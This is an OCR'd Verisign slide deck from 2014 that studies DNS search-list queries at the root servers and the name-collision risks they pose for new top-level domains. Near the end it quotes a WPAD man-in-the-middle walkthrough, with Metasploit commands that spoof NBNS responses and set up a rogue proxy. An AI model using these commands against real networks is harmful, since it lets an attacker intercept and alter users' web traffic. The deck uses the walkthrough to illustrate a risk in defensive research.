


VERISIGN

Detecting Search Lists in Authoritative DNS

Andrew Simpson

March 10th, 2014

Summary

- Early research into name collisions has postulated that search list interaction drives some portion of the DNS requests that have been observed for non-existent name spaces

- This presentation will:
  - Systematically exhibit use cases that can trigger search list interactions
  - Explore ways that this appears in root DNS traffic
  - Examine ways to better understand the namespaces where collisions resulting in information leakage may exist

Outline

- Background
  - What is a DNS Search List?
  - When do search lists get invoked?
- Proposal for Identifying Search Lists
- When does search list resolution impact public DNS resolvers?
- What can we learn by identifying search lists?
  - How much traffic can they account for?
  - What additional trends can we observe?
- Can we better understand collision related implications?

Background

What is a DNS Search List?

"The purpose of search list processing is to aid users by automatically mapping explicit query names to intended Fully Qualified Domain Names (FQDNs) through iterative (but structured) exploration of the DNS namespace."

http://forum.icann.org/lists/comments-name-collision-05aug13/pdfswejx3rLKE.pdf

- Search Lists can be used a number of ways inside networks
  - Shorthand notation for common hostnames like "mail" or "search"
  - Service Discovery protocols that want to discover available resources in the same namespace
- Search suffixed queries can be intercepted by local resolvers
  - Many of these queries leak and one reason could be devices that stray from their home network that are hard-coded with a search suffix

When do Search Lists Get Invoked?

- SAC064 – defines 7 categories, top 4 are here

Name	Behavior
Never	The search list is not applied, and the original name is queried in the DNS
always	The search list is always applied and the synthesized names are queried in the DNS, but the original name is never queried in the DNS
Pre	The search list is applied to the original name in DNS queries, and if all permutations of the application of the search list generate a NXDOMAIN response then the original name is queried in the DNS
Post	The original name is queried in the DNS, and if this generates an NXDOMAIN response then the search list is applied to the original name in DNS queries.

Invalid Links and Search List Interactions

- **Relative Multi-Label**
  - **Misspellings or domains that used to exist but no longer do**
    - **i.e. If example.com mistakenly sourced content from exmple .com**
    - **Per the experiments cited earlier this will only trigger search list lookups on Windows XP machines, FreeBSD and Ubuntu**
- **Relative Single Label**
  - **Hostnames not containing a dot**
    - **Common internal applications are “search” or “intranet”**
    - **References to bare hostnames do make it into publicly distributed HTML**

When do Search Lists Get Invoked?

- Geoff Huston's Experiments

  https://labs.ripe.net/Members/gih/dotless-names

System\Query	Absolute *server.*	Relative Single Label *server*	Relative Multi-Label *www.server*
MAC OSX 10.9	never	always	never
Windows XP	never	always	post
Windows Vista	never	always	never
Windows 7	never	always	never
Windows 8	never	always	never
FreeBSD 9.1	never	pre	post
Ubuntu 13.04	never	pre	post

Identifying Search Lists

- Andrew Sullivan presented possible methodology for evaluating new TLD delegations for risk at 2013 OARC Fall Workshop
  - http://tools.ietf.org/html/draft-kolkman-root-test-delegation-01
  - Proposed stimulating queries that would trigger NXD lookups in close succession to a query for a name that is controlled and can be monitored
    - This provides very in-depth details about the end users using strings
    - Requires someone to control a central server to receive and analyze queries
- Today we will focus on a way to use existing DITL data to develop similar findings to what would be available if the described system were implemented

Proposal for Identifying Search Lists

Finding Search List Invocations

- Browsers create a lot of DNS queries with aggressive prefetching algorithms
  - Loading a single home page with references to external content and links to other servers can easily generate more than 100 DNS queries

```
query 0x46c6  A [redacted]e.co
query 0xe050  A [redacted]e.com
query response 0xe050  A [redacted]3.60
query response 0x46c6  A [redacted]66.18
query 0x0039  A googlemail.l.google.com
query response 0x0039  A [redacted]28.150 A [redacted]8.149
query 0xa0a8  A www.google-analytics.com
query response 0xa0a8  CNAME www-google-analytics.l.google.com A 173.194.68.100 A 173.194.68.138 A 173.194.68.102 A 1
query 0x9326  A mobile.[redacted].com
query 0xa8eb  A www.[redacted]edirect.com
query 0xd488  A find%20[redacted]0facebook%21.home
query response 0x9326  A 68.74.233.60
query response 0xd488 No such name
query 0xaac0  A find%20[redacted]facebook%21.home
query response 0xaac0 No such name
query 0x6fc9  A www.facebook.com
query response 0x6fc9  CNAME star.c10r.facebook.com A 31.13.65.17
query response 0xa8eb  CNAME [redacted]edirect.hostedbywebstore.com CNAME Proxy-Balancer-2-1464846264.us-east-1.elb.amazo
query 0xc3ca  A webtools.[redacted].com
query 0x27e0  A file[redacted].[redacted].com
query response 0xc3ca  A [redacted]3.60
query response 0x27e0  A [redacted]3.18
query 0x99ca  A catalog.[redacted].com
query 0x718c  A mediacenter.[redacted].com
query 0xa396  A www.[redacted]ebooksellers.com
query 0x8a89  A www.[redacted].com
```


Common Invalid Links From HTML

- Relative Single Labels are common
  - http, https, index, …

Hostname	Domain Count
http	392,800
static.mywebstats	296,550
Localhost	138,246
https	42,035
Index	36,938
H	34,450
www.mijndomein.nlhttp	31,660
www.	30,279
www.http	20,600
www	16,136
www.daily.co.ukproducts	15,542
Facebook	11,307
None	10,440
www.edju	9,621
A	6,802
N	6,524
Website	6,521
Google	6,236
Images	5,911
Admin	4,485

Single Label Prefetch Triggering Search List

- Mac OSX Running Google Chrome with “home” search suffix



Proposed Search List Detection Methodology

- DNS Queries prefixed with “http” or “https” have a “search suffix” immediately after
  - This is a generalization but provides the seed for queries containing search suffixes described in “Using Test Delegations from the Root Prior to Full Allocation and Delegation”
  - For the purpose of this presentation and accompanying paper anything appearing after “http” or “https” in a DNS query containing an invalid TLD will be consider a “search suffix”
- Popular sites contain references to these “Relative Single Label” hosts which will trigger prefetching with a search suffix appended
  - If the search suffix is for a non-delegated TLD it should appear at the root
  - These are common typos and appear commonly in very popular websites
    - 9 of the domains ranking in Quantcast’s US Top 1,000 contain these hosts

Going Deeper on Identified Search Lists

Observing Search List Queries At Root

- DITL Data Shows these single label lookups suffixed with search strings

Date	Time	TLD	SLD	Transport	Root Server	Query Type	Query
5/28/2013	04:41.4	sampleTLD	Vip	udp	a-root	A	http.vip.sampleTLD
5/29/2013	20:27.6	sampleTLD	Vip	udp	m-root	A	http.vip.sampleTLD

- In the cited examples the search suffix would be “vip.sampleTLD”
  - 2 days of 2013 DITL data found this pattern with a possible search suffix appearing in 704 of the ICANN applied for new gTLD strings

Number of Search Suffixes by TLD

TLD	Search Suffix Patterned Queries	Unique Search Strings
home	214,794	1,129
corp	38,226	3,183
site	9,370	190
network	8,364	198
cisco	8,099	15
box	5,718	61
iinet	3,874	8
office	3,157	374
global	2,671	183
google	2,270	17
ads	2,104	265
samsung	2,079	6
inc	1,987	189
group	1,884	269
casa	1,528	22
business	1,460	10
dev	1,082	99
prod	960	66
unicorn	916	3
orange	904	6

How much traffic can identified search lists account for?

- Queries that have an identified search suffix at the end account for nearly 90% of traffic in the example TLD analyzed
  - More than 150 search suffixes were identified and the most common search suffixes are “generic” or organization names
  - Traffic on a the search suffixes appear to draw interest from a large number of IP addresses
  - The traffic attributable to search suffixes with this methodology varies, the sampleTLD was on the high end but not alone

Search Suffix	Percent Total	IP Addresses Querying
No Search Suffix	10.8%	>50K
student.sampleTLD	6.4%	>100K
corp.root.sampleTLD	5.2%	>50K
corp.sampleOrg1.sampleTLD	4.4%	>50K
sampleOrg2.sampleTLD	4.2%	>10K
res.sampleOrg3.sampleTLD	3.5%	>10K
sampleOrg4.SampleTld	2.6%	>10K
sampleDiv1.sampleOrg5.sampleTLD	2.5%	>1K

What additional trends can we observe?

- Within the search suffixes the most common label appearing before next was active directory related

Label Preceding Search Suffix	Number of Times Observed
_msdcs	1,434,729
Wpad	415,608
Com	359,103
Isatap	232,838
_tcp	221,146
_sites	155,337
Org	151,351
sms_slp	109,079
kr	96,220
local	93,859
net	65,469
fihp-avi01	61,829

- The traffic that cannot be attributed to a search suffix had invalid SLDs 14% of the time
  - Other known indicators of local string suffixes (WPAD, DNS-SD, …) appears in 25% of the remaining traffic

Collision Related Implications

Risk of Changing Search Suffix Control

"Concern arises when subdomain (e.g., www.corp) that normally is expanded iteratively using search list processing is delegated as a new namespace (i.e., within a new gTLD in the global Internet root)."

http://forum.icann.org/lists/comments-name-collision-05aug13/pdfswejx3rLKE.pdf

- **Delegation causes the queried name to resolve earlier in the resolution process**
  - **Registrant or responding domain now controls the response**
- **Some protocols may be more vulnerable to a change in control than others**
  - **Second most common protocol observed in search suffixes is used for Web Proxy Autodiscovery Protocol (WPAD)**

WPAD Man-In-The-Middle Risk

- **An attacker who successfully provides back their proxy server to unsuspecting end users**
  - **Can take control over their web activity**
  - **Can redirect any web traffic transparently to fake sites**
  - **Can even modify the responses from real sites on-the-fly with scripts**

The following steps are carried out in order to mount the attack:

1. Update Metasploit to the latest version, which contains the WPAD module
2. Start Metasploit's command line tool msfconsole
3. Spoof NetBIOS Name Service (NBNS) responses for "WPAD"
4. Set up the WPAD module to fool clients into using the attacker machine as web proxy

```
root@bt:~# msfupdate [*]
[*] Attempting to update the Metasploit Framework...
[*]

...some time later...
Updated to revision 15622
root@bt:~# msfconsole

       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 901 exploits - 491 auxiliary - 150 post
+ -- --=[ 250 payloads - 28 encoders - 8 nops
       =[ svn r15622 updated yesterday (2012.07.12)

msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set regex WPAD
regex => WPAD
msf auxiliary(nbns_response) > set spoofip 192.168.1.44
spoofip => 192.168.1.44
msf auxiliary(nbns_response) > run
[*] Auxiliary module execution completed
[*] NBNS Spoofer started. Listening for NBNS requests...

msf > use auxiliary/server/wpad
sf auxiliary(wpad) > set proxy 192.168.1.44
proxy => 192.168.1.44
msf auxiliary(wpad) > run
```

Clients on the local network with Web Proxy Autodiscovery configured will now try to use the attacker's machine as proxy for HTTP and HTTPS traffic. The attacker will therefore run Burp to proxy all outgoing web traffic via TCP port 8080.

http://www.netresec.com/?page=Blog&month=2012-07&post=WPAD-Man-in-the-Middle

Controlled Interruption and WPAD

- Current Proposal for Mitigation of Collision Risks
  - New previously non-delegated TLDs and blocked SLDs must first delegate to 127.0.53.53 for 120 days
  - Once controlled interruption is complete no further restrictions exist

- Users commonly make WPAD queries today and get no response
  - Controlled interruption will not alert them that a change is coming
  - If a malicious registrant registers an SLD which is or contains a search suffix users query for WPAD configurations they could be vulnerable to man-in-the-middle attacks

Summary

- Search Suffixes are contributing to queries that hit root servers today for top level domains that are not currently delegated
- The techniques proposed provide understanding about amount of activity might be attributed to search suffixes and some insights about what is running on their networks
- Current proposals for mitigating risk associated with delegating new top-level domains fall short of protecting all types of users using them

powered by

VERISIGN™